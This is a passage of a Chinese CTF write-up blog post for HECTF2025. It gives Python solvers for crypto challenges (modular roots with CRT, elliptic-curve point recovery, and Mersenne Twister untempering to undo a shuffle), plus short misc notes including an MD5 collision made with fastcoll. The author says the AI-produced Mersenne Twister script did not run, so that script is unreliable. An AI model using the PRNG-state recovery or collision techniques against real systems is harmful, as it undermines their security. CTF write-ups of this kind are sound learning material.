e = 8


# compute all solutions of x^8 = c mod p

# For prime p, number of solutions equals gcd(8, p-1) at most.


def roots_mod_prime(c, p):

    # compute roots by repeated square-rooting since p % 4 == 3

    sols = set()

    # first, find square roots y of c (y^2 = c)

    try:

        y = pow(c, (p+1)//4, p)

    except Exception:

        return []

    cand_y = [y, (-y) % p]

    for yval in cand_y:

        # try to find z s.t. z^2 = yval

        z = pow(yval, (p+1)//4, p)

        if pow(z,2,p) != yval:

            continue

        cand_z = [z, (-z) % p]

        for zval in cand_z:

            # try to find x s.t. x^2 = zval

            x = pow(zval, (p+1)//4, p)

            if pow(x,2,p) != zval:

                continue

            cand_x = [x, (-x) % p]

            for xv in cand_x:

                if pow(xv,8,p) == c % p:

                    sols.add(xv)

    return list(sols)


rp = roots_mod_prime(c % p, p)

rq = roots_mod_prime(c % q, q)

print('roots mod p count', len(rp), 'roots mod q count', len(rq))


# CRT combine

from itertools import product


def crt(a1, m1, a2, m2):

    m1_inv = inverse(m1, m2)

    t = (a2 - a1) * m1_inv % m2

    return (a1 + m1 * t) % (m1*m2)


candidates = []

for ap, aq in product(rp, rq):

    x = crt(ap, p, aq, q)

    candidates.append(x)


print('total candidates', len(candidates))


for x in candidates:

    try:

        msg = long_to_bytes(x)

        if b'flag' in msg or b'FLAG' in msg or b'{' in msg:

            print('possible:', msg)

    except Exception:

        pass


# If none found, try also small multiplicative factors (±p etc)

for x in candidates:

    for k in range(1):

        try:

            msg = long_to_bytes(x)

            if all(32 <= b < 127 for b in msg[:20]):

                print('ascii candidate:', msg)

        except Exception:

            pass


print('done')

![assets/HECTF2025 WP/file-20251221185413152.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230835-377699723.png)

ez_ecc

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
import random


def poly_gcd(a, b, p):

    while b:

        a, b = b, poly_mod(a, b, p)

    if not a: return []

    inv = pow(a[0], -1, p)

    return [x * inv % p for x in a]


def poly_mod(a, b, p):

    while a and a[0] == 0: a.pop(0)

    while b and b[0] == 0: b.pop(0)

    if not b: return a # Should not happen in GCD

    if len(a) < len(b):

        return a

    res = list(a)

    inv_b0 = pow(b[0], -1, p)

    for i in range(len(a) - len(b) + 1):

        if res[i] == 0: continue

        factor = res[i] * inv_b0 % p

        for j in range(len(b)):

            res[i+j] = (res[i+j] - factor * b[j]) % p

    while res and res[0] == 0:

        res.pop(0)

    return res


def poly_mul(a, b, p):

    res = [0] * (len(a) + len(b) - 1)

    for i in range(len(a)):

        for j in range(len(b)):

            res[i+j] = (res[i+j] + a[i] * b[j]) % p

    return res


def poly_pow_mod(base, exp, mod, p):

    res = [1]

    while exp > 0:

        if exp % 2 == 1:

            res = poly_mod(poly_mul(res, base, p), mod, p)

        base = poly_mod(poly_mul(base, base, p), mod, p)

        exp //= 2

    return res


def find_roots(f, p):

    # f is [c4, c3, c2, c1, c0]

    # 1. GCD(f, x^p - x)

    x_p = poly_pow_mod([1, 0], p, f, p)

    x_p_minus_x = list(x_p)

    if len(x_p_minus_x) < 2:

        x_p_minus_x = [0] * (2 - len(x_p_minus_x)) + x_p_minus_x

    x_p_minus_x[-2] = (x_p_minus_x[-2] - 1) % p

    g = poly_gcd(f, x_p_minus_x, p)

    roots = []

    def split(poly):

        if not poly or len(poly) <= 1: return

        if len(poly) == 2:

            roots.append(p - poly[1] * pow(poly[0], -1, p) % p)

            return

        # Cantor-Zassenhaus

        while True:

            a = [random.randint(0, p-1) for _ in range(len(poly)-1)]

            # GCD(poly, (a(x))^((p-1)/2) - 1)

            h = poly_pow_mod(a, (p-1)//2, poly, p)

            h[-1] = (h[-1] - 1) % p

            g = poly_gcd(poly, h, p)

            if 0 < len(g) - 1 < len(poly) - 1:

                split(g)

                # poly / g

                q = []

                temp = list(poly)

                for i in range(len(poly) - len(g) + 1):

                    factor = temp[i] * pow(g[0], -1, p) % p

                    q.append(factor)

                    for j in range(len(g)):

                        temp[i+j] = (temp[i+j] - factor * g[j]) % p

                split(q)

                return


    split(g)

    return roots


p = 75383562943018431645780942506580225344330334736970239935645262885094438041259

b = 3

a = 1


P2 = (14964670759245329390375308321411786978157102161189322115734645373169213999800, 15559632617790587507311758059936601413780195603883582327743315824295031740424)

PQ = (51100085833472068924911572616418783709145128504503165799653950174447959545831, 34374474833785437488342051727913857907583782324172232648593714071718811330923)

Q2 = (58182088469274002379975156536635905530143308283684486683439461054185269349870, 60318982918282038994679589134874004093617373250696961967201026789735803518347)


def get_roots_for_xr(xr):

    c3 = -4 * xr % p

    c2 = -2 * a % p

    c1 = -(8 * b + 4 * xr * a) % p

    c0 = (a**2 - 4 * xr * b) % p

    f = [1, c3, c2, c1, c0]

    return find_roots(f, p)


print("Finding roots for P...")

roots_p = get_roots_for_xr(P2[0])

print(f"Roots for P: {roots_p}")


print("Finding roots for Q...")

roots_q = get_roots_for_xr(Q2[0])

print(f"Roots for Q: {roots_q}")


from Crypto.Util.number import long_to_bytes


def get_y(x):

    y2 = (x**3 + a*x + b) % p

    if pow(y2, (p-1)//2, p) == 1:

        y = pow(y2, (p+1)//4, p)

        return [y, p - y]

    return []


def add_points(P1, P2, p, a):

    if P1 is None: return P2

    if P2 is None: return P1

    x1, y1 = P1

    x2, y2 = P2

    if x1 == x2 and y1 == (p - y2) % p:

        return None

    if x1 == x2 and y1 == y2:

        l = (3 * x1**2 + a) * pow(2 * y1, -1, p) % p

    else:

        l = (y2 - y1) * pow(x2 - x1, -1, p) % p

    x3 = (l**2 - x1 - x2) % p

    y3 = (l * (x1 - x3) - y1) % p

    return (x3, y3)


for x1 in roots_p:

    for y1 in get_y(x1):

        P = (x1, y1)

        if add_points(P, P, p, a) == P2:

            for x2 in roots_q:

                for y2 in get_y(x2):

                    Q = (x2, y2)

                    if add_points(Q, Q, p, a) == Q2:

                        if add_points(P, Q, p, a) == PQ:

                            print("Found P and Q!")

                            print(f"m1 = {x1}")

                            print(f"m2 = {x2}")

                            # Try different padding lengths

                            for length in range(30, 35):

                                try:

                                    f1 = x1.to_bytes(length, 'big')

                                    f2 = x2.to_bytes(length, 'big')

                                    print(f"Flag (len {length}): {f1 + f2}")

                                except:

                                    pass

![assets/HECTF2025 WP/file-20251221185609738.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075232009-1695457981.png)

ez_random

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
# -*- coding: utf-8 -*-

# Recover flag from:

# 1) shuffled bit list (flag_list)

# 2) 312 numbers from random.getrandbits(64) after shuffle (outs64)


Aconst = 0x9908B0DF

N = 624

M = 397

UPPER = 0x80000000

LOWER = 0x7fffffff


def temper(y: int) -> int:

    y &= 0xffffffff

    y ^= (y >> 11)

    y ^= (y << 7) & 0x9d2c5680

    y ^= (y << 15) & 0xefc60000

    y ^= (y >> 18)

    return y & 0xffffffff


def unshift_right_xor(y: int, shift: int) -> int:

    x = 0

    for i in range(31, -1, -1):

        bit = (y >> i) & 1

        if i + shift <= 31:

            bit ^= (x >> (i + shift)) & 1

        x |= bit << i

    return x & 0xffffffff


def unshift_left_xor_and(y: int, shift: int, mask: int) -> int:

    x = 0

    for i in range(32):

        bit = (y >> i) & 1

        if i - shift >= 0 and ((mask >> i) & 1):

            bit ^= (x >> (i - shift)) & 1

        x |= bit << i

    return x & 0xffffffff


def untemper(y: int) -> int:

    y &= 0xffffffff

    y = unshift_right_xor(y, 18)

    y = unshift_left_xor_and(y, 15, 0xefc60000)

    y = unshift_left_xor_and(y, 7, 0x9d2c5680)

    y = unshift_right_xor(y, 11)

    return y & 0xffffffff


def inv_h(t: int) -> int:

    # h(y) = (y>>1) ^ (Aconst if y&1 else 0)

    t &= 0xffffffff

    if (t >> 31) == 0:

        return (t << 1) & 0xffffffff

    else:

        return (((t ^ Aconst) << 1) | 1) & 0xffffffff


class Word:

    __slots__=("msb","low","full")

    def __init__(self):

        self.msb=None

        self.low=None

        self.full=None


def set_full(w:Word, val:int) -> bool:

    val &= 0xffffffff

    if w.full is not None:

        return w.full == val

    msb = (val >> 31) & 1

    low = val & LOWER

    if w.msb is not None and w.msb != msb: return False

    if w.low is not None and w.low != low: return False

    w.full = val

    w.msb = msb

    w.low = low

    return True


def set_msb(w:Word, msb:int) -> bool:

    msb &= 1

    if w.msb is not None and w.msb != msb:

        return False

    w.msb = msb

    if w.full is not None and ((w.full>>31)&1) != msb:

        return False

    if w.full is None and w.low is not None:

        w.full = ((msb<<31) | w.low) & 0xffffffff

    return True


def set_low(w:Word, low:int) -> bool:

    low &= LOWER

    if w.low is not None and w.low != low:

        return False

    w.low = low

    if w.full is not None and (w.full & LOWER) != low:

        return False

    if w.full is None and w.msb is not None:

        w.full = ((w.msb<<31) | low) & 0xffffffff

    return True


def propagate_inplace(c: int, S: list[int]) -> list[int] | None:

    """

    Reconstruct old MT state A given:

      - outputs32 untempered in order (length 624) => S

      - first part is A[c..623], second part is B[0..c-1] (B is twist-inplace(A))

    Uses the *in-place* twist dependency:

      for i<227: B[i] = A[i+397] ^ h(y(A[i],A[i+1]))

      for i>=227: B[i] = B[i-227] ^ h(y(A[i],A[i+1]))

    """

    words = [Word() for _ in range(N)]

    # A[c..] known from S[0..N-c-1]

    for idx in range(c, N):

        if not set_full(words[idx], S[idx - c]):

            return None

    B = S[N - c:]  # B[0..c-1]

    for _ in range(2000):

        prev_full = sum(w.full is not None for w in words)

        for i in range(c):

            if i >= (N - M):  # i>=227

                t = B[i] ^ B[i - (N - M)]

                y = inv_h(t)

                if not set_msb(words[i], (y >> 31) & 1): return None

                if not set_low(words[i + 1], y & LOWER): return None

            else:

                j = i + M  # i+397

                Aj = words[j].full

                if Aj is None:

                    continue

                t = B[i] ^ Aj

                y = inv_h(t)

                if not set_msb(words[i], (y >> 31) & 1): return None

                if not set_low(words[i + 1], y & LOWER): return None

        if sum(w.full is not None for w in words) == prev_full:

            break

    return [w.full for w in words]


def simulate_shuffle_js(outputs32_known: list[int], r0_9bits: int):

    """

    Simulate Python's _randbelow for shuffle(n=287) using getrandbits(k),

    assuming shuffle consumed < 624 outputs and we only need top 9 bits of output0.

    """

    n = 287

    out_idx = 0

    j_at_i = {}


    def get_top_k_bits(idx: int, k: int):

        if idx == 0:

            if k > 9:  # won't happen for n<=287

                return None

            return r0_9bits >> (9 - k)

        if idx - 1 >= len(outputs32_known):

            return None

        v = outputs32_known[idx - 1]

        return (v >> (32 - k)) & ((1 << k) - 1)


    def randbelow(nval: int):

        nonlocal out_idx

        k = nval.bit_length()

        while True:

            r = get_top_k_bits(out_idx, k)

            if r is None:

                return None

            out_idx += 1

            if r < nval:

                return r


    for i in range(n - 1, 0, -1):

        j = randbelow(i + 1)

        if j is None:

            return None

        j_at_i[i] = j

    return j_at_i, out_idx


def undo_shuffle(shuffled: list[int], j_at_i: dict[int,int]) -> list[int]:

    arr = shuffled[:]

    for i in range(1, len(arr)):

        j = j_at_i[i]

        arr[i], arr[j] = arr[j], arr[i]

    return arr


def bits_to_flag(bits: list[int]) -> str:

    bitstr = ''.join('1' if b else '0' for b in bits)

    m = int(bitstr, 2)

    bytelen = (len(bitstr) + 7) // 8

    b = m.to_bytes(bytelen, 'big')

    return b.decode('ascii', errors='strict')


def solve(flag_list: list[int], outs64: list[int]) -> str:

    # IMPORTANT: for Python getrandbits(64), the two 32-bit chunks come out "low32 first".

    outs32 = []

    for x in outs64:

        lo = x & 0xffffffff

        hi = (x >> 32) & 0xffffffff

        outs32.extend([lo, hi])


    S = [untemper(x) for x in outs32]  # 624 words


    for c in range(286, 624):

        A = propagate_inplace(c, S)

        if A is None or A[0] is not None:

            continue


        outputs_known = [temper(A[i]) for i in range(1, 624)]  # output1..output623


        for r0 in range(512):  # brute top-9-bits of output0

            sim = simulate_shuffle_js(outputs_known, r0)

            if sim is None:

                continue

            j_at_i, consumed = sim

            if consumed != c:

                continue


            orig_bits = undo_shuffle(flag_list, j_at_i)

            s = bits_to_flag(orig_bits)

            if s.startswith("HECTF{") and s.endswith("}"):

                return s


    raise RuntimeError("not found")


# ---------------------------

# Fill these two and run:

flag_list = [1, 0, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 0, 0, 1, 0, 1, 0, 0, 1, 1, 1, 0, 0, 0, 1, 1, 0, 1, 1, 0, 1, 1, 1, 1, 0, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 1, 1, 1, 1, 0, 0, 0, 1, 1, 1, 0, 0, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 1, 1, 1, 1, 0, 0, 1, 1, 1, 0, 0, 0, 0, 1, 0, 1, 0, 1, 1, 1, 0, 0, 0, 1, 0, 0, 1, 0, 0, 1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 0, 1, 1, 0, 0, 0, 1, 1, 1, 1, 0, 1, 1, 0, 1, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 1, 0, 0, 0, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 0, 0, 1, 0, 1, 1, 0, 0, 1, 0, 1, 1, 1, 1, 1, 1, 0, 0, 1, 0, 1, 1, 1, 1, 1, 0, 0, 1, 1, 1, 1, 1, 0, 1, 1, 1, 1, 1, 1, 0, 1, 0, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 1, 0, 0, 0, 0, 0, 1, 0, 0, 1, 1, 1, 0, 1, 0, 0, 1, 1, 0, 0, 0, 1, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1, 1, 0, 1, 1, 0, 1, 0, 1, 1, 1, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 0, 1]

with open('output.txt', 'r') as f:

    outs64 = [int(line.strip()) for line in f]

print(solve(flag_list, outs64))

ai给出了flag,但是上面所谓”可复现代码“跑不通,不知道咋回事
![assets/HECTF2025 WP/file-20251221185755114.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230299-1663590900.png)


下个棋吧

![assets/HECTF2025 WP/file-20251221185824120.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075232063-334215834.png)
搜棋盘密码https://www.qqxiuzi.cn/bianma/qipanmima.php
选一下类型就行
![assets/HECTF2025 WP/file-20251221185903077.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230689-904248656.png)

Misc

同分异构




源代码有注释

![assets/HECTF2025 WP/file-20251221190011645.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230667-229835642.png)

解密后是md5.php

进去之后要两个md5相同内容不同的文件,直接用fastcoll生成
![assets/HECTF2025 WP/file-20251221190147771.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230191-1057936357.png)
生成的两个文件导入就可以得到flag
![assets/HECTF2025 WP/file-20251221190211959.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230431-389092708.png)

Word_Document

里面藏了一个文件

![assets/HECTF2025 WP/file-20251221190306841.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230600-1984308175.png)
发现少了文件头,插入字节即可
![assets/HECTF2025 WP/file-20251221190352870.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230539-476720251.png)

取消隐藏文字,文档末尾有密码
![assets/HECTF2025 WP/file-20251221190425211.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230146-770225463.png)
![assets/HECTF2025 WP/file-20251221190458226.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075231704-1364766990.png)
密码是3.1415926(Q要改回来)
打开压缩包就可以获得flag

Check_In


稍微对照一下就可以弄出来
![assets/HECTF2025 WP/屏幕截图 2025-12-20 202519.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230289-1846875492.png)

OSINT


后面突然发现*号代表字的个数就找出来了
河北的学校,三个字,肯定是河北省石家庄市
再试试大街就能弄出来
![assets/HECTF2025 WP/989e5c5db016f96322b39a336b1ebed4.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230571-1976062570.png)

签到

关注公众号

快来反馈吧~

问卷题

  • 标题: HECTF2025 WP
  • 作者: ljnljn
  • 创建于 : 2025-12-22 07:53:00
  • 更新于 : 2026-05-25 22:04:46
  • 链接: https://ljnljn2005.github.io/2025/12/21/HECTF2025 WP/
  • 版权声明: 本文章采用 CC BY-NC-SA 4.0 进行许可。